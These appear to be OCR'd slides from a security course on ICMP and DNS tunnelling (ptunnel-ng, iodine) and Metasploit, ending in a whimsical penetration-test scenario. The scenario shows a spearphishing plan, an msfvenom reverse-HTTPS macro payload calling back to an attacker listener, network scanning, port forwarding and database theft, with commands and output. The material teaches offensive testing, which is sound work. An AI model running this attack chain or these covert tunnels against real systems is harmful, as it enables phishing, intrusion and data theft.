
Released from MIT on 12/7/2004

https://www.mit.edu/afs.new/sipb/user/golem/tmp/ptunnel-0.61.orig/web/

Ptunnel-ng

bugfixed and refactored version of Ptunnel with some additional features

https://github.com/lnslbrty/ptunnel-ng



ICMP Tunnelling

-r remote server address
-R remote server port
-m magic byte value
-P password

 # server

```
sudo /usr/bin/ptunnel-ng -r127.0.0.1 -R22 --m 0xD3ADB33F -P'bisp'
```

```
ubuntu@ip-            :~$ sudo /usr/bin/ptunnel-ng -r127.0.0.1 -R22 --m 0xD3ADB33F -P'bisp'
[inf]: Starting ptunnel-ng 1.41.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig,     <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Forwarding incoming ping packets over TCP.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Dropping privileges now.
```

ICMP Tunnelling

-r remote server address
-R remote server port
-m magic byte value
-P password

 # client

```
sudo /usr/bin/ptunnel-ng -ptunnel.bisplabdomain.com --m 0xD3ADB33F
-P'bisp' -l 2222
```

```
kali@kali:/$ sudo /usr/bin/ptunnel-ng -ptunnel.                .com --m 0xD3ADB33F -P'bisp' -l 2222
[inf]: Starting ptunnel-ng 1.41.
[inf]: (c) 2004-2011 Daniel Stoedle, <daniels@cs.uit.no>
[inf]: (c) 2017-2019 Toni Uhlig,     <matzeton@googlemail.com>
[inf]: Security features by Sebastien Raveau, <sebastien.raveau@epita.fr>
[inf]: Relaying packets from incoming TCP streams.
[inf]: Incoming connection.
[evt]: No running proxy thread - starting it.
[inf]: Ping proxy is listening in privileged mode.
[inf]: Dropping privileges now.
```

 # ptunnel-ng is now listening on port 2222

```
┌──(kali㉿kali)-[~]
└─$ sudo netstat -plan | grep 'LISTEN '
tcp        0      0 0.0.0.0:2222            0.0.0.0:*               LISTEN      8069/ptunnel-ng
```

start ssh connection over ICMP tunnel

“We only let DNS out from there”

DNS Tunnelling

Iodine

https://github.com/yarrick/iodine

Capturing from any (udp && port 53)

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Source	Destination	Protocol	dstport	Length	Info
60	34.	10.0.0.	DNS	55499	109	Standard query response 0x8725 NULL pabqcl
61	10.	34.207.	DNS	53	106	Standard query 0xc383 NULL pabqclxi.proxy.
62	34.	10.0.0.	DNS	55499	109	Standard query response 0xa554 NULL pabqcl
63	10.	34.207.	DNS	53	106	Standard query 0xe1b2 NULL pabqclxq.proxy.
64	34.	10.0.0.	DNS	55499	109	Standard query response 0xc383 NULL pabqcl
65	10.	34.207.	DNS	53	106	Standard query 0xffe1 NULL pabqclxy.proxy.
66	34.	10.0.0.	DNS	55499	109	Standard query response 0xe1b2 NULL pabqcl
67	10.	34.207.	DNS	53	106	Standard query 0x1e10 NULL pabqclya.proxy.
68	34.	10.0.0.	DNS	55499	109	Standard query response 0xffe1 NULL pabqcl
69	10.	34.207.	DNS	53	106	Standard query 0x3c3f NULL pabqclyi.proxy.
70	34.	10.0.0.	DNS	55499	109	Standard query response 0x1e10 NULL pabqcl
71	10.	34.207.	DNS	53	106	Standard query 0x5a6e NULL pabqclyq.proxy.
72	34.	10.0.0.	DNS	55499	109	Standard query response 0x3c3f NULL pabqcl

```
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
▸ Queries
▾ Answers
  ▾ pabqclwq.proxy.              .com: type NULL, class IN
      Name: pabqclwq.proxy.              .com
      Type: NULL RR (10)
      Class: IN (0x0001)
      Time to live: 0 (0 seconds)
      Data length: 2
      Null (data): a0c0
  [Request In: 55]
  [Time: 4.082724582 seconds]
```

```
0000  00 00 00 01 00 06 00 00  00 12 13 37 00 00 08 00   ........ ...7....
```

any: <live capture in progress> | Packets: 72 · Displayed: 72 (100.0%) | Profile: Default

DNS Tunnelling

```
# Install iodine on kali client and cloud server
sudo apt-get update
sudo apt-get install iodine

# server
sudo /usr/sbin/iodined -f 172.16.16.1 proxy.bisplabdomain.com -P 'bisp'
```

DNS Tunnelling

```
# client
iodine -f 34.207.70.4 proxy.nuenglandserver.com

ssh -D 8080 -i ~/Downloads/02082022.pem ubuntu@172.16.16.1 -v
```

DNS Tunnelling

```
# Configure domain
New subdomain: proxy.bisplabdomain.com
New DNS Records:
    Proxy.bisplabdomain.com        NS    dns.bisplabdomain.com
    Dns.bisplabdomain.com  A       34.x.x.x
```

Metasploit Framework

- Created by H. D. Moore in 2003
- Current version written in ruby
- Community and Commercial versions
- “Tool for developing and executing exploit code against a remote machine”
- includes anti-forensic and evasion tools
- pre-installed in the Kali Linux operating system

https://en.wikipedia.org/wiki/Metasploit_Project

```
sudo /usr/bin/msfconsole
```

```
METASPLOIT CYBER MISSILE COMMAND V5

# WAVE 5 ######## SCORE 31337 ################################ HIGH FFFFFFFF #
                                                              https://metasploit.com

       =[ metasploit v6.1.4-dev                           ]
+ -- --=[ 2162 exploits - 1147 auxiliary - 367 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Use the resource command to run
commands from a file

msf6 >
```

Helpful Metasploit Commands

(tab auto-complete)

help

set

search

info

show options|payloads

check

run

Port Forwarding w/Meterpreter

```
# show portfwd help
portfwd -h
# add port forwarding rule, listen on attacker's local 8080, forward to localhost port 80 on remote system
portfwd add -l 8080 -r 127.0.0.1 -p 80
# list forwarded ports
portfwd list
# delete port forwarding rule
portfwd delete
```

Tunnelling w/Meterpreter

reverse_tcp

reverse_https

Penetration Test Scenario

You're an unpaid intern working for the National Cookie Company and you want to steal Grandma's newest secret cookie recipe


You purchase a cloud server host in the North Pole using SugarCoin to act as your launch pad for your evil plan

Through some open source research you find out that the United Chocolate Chip Corporation (UCCC) had a recent compromise and the gang leaked many of their sensitive corporate documents on pastrybin, the anonymous bulletin board website. In the dump you stumble across some internal network diagrams for the National Cookie Company. In these diagrams you discover that Grandma keeps her recipe on a hardened database server. This server is behind a firewall that will only communicate with Grandma's workstation.

You continue your research and review some of the PR releases on the National Cookie Company's website. In there you realize that Grandma is also one of the main ambassadors for the National Diabetes Association. You start to draft up some spearphishing emails using this discovery to pique Grandma's interest.

Penetration Test Scenario

```
# generate malicious word document using msfvenom
msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.30.15 LPORT=443 -f vbs
-o /tmp/reverse_https.vbs
# Microsoft Word, New Document, View->Macros, Create macro, paste in payload
```



Penetration Test Scenario

```
# send to grandma's email, Subject: 'New Lower Calorie Chocolate Chips!'
# listen for reverse connection
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
msf6 exploit(multi/handler) > set LPORT 443
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:443
[*] https://0.0.0.0:443 handling request from 192.168.30.18; (UUID: ibyv0xlb) Staging
x86 payload (176220 bytes) ...
[*] Meterpreter session 1 opened (192.168.30.15:443 -> 127.0.0.1) at 2022-02-15
16:32:33 -0500
```

Penetration Test Scenario

obtain Grandma's network info

```
meterpreter > ipconfig
Interface  7
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:e5:5e:c6
MTU          : 1500
IPv4 Address : 192.168.30.18
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::2cbc:8470:3547:a8a1
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Penetration Test Scenario

```
# find database server
meterpreter > run arp_scanner -r 192.168.30.0/24
[*] ARP Scanning 192.168.30.0/24
[*] IP: 192.168.30.1 MAC 00:0c:29:52:ac:24
[*] IP: 192.168.30.15 MAC 00:0c:29:1b:22:c9
[*] IP: 192.168.30.16 MAC 00:0c:29:a3:ee:cc
[*] IP: 192.168.30.18 MAC 00:0c:29:e5:5e:c6
```

Penetration Test Scenario

```
# port forward local port 3306 (mysql) to grandma's remote machine to 127.0.0.1:3306
meterpreter > portfwd add -l 3306 -p 3306 -r 192.168.30.16
[*] Local TCP relay created: :3306 <-> 192.168.30.16:3306
# connect to grandma's database server
mysql –host=127.0.0.1 –u grandma –p 'c00kies'
# steal cookie recipe
SELECT * FROM Recipes;
```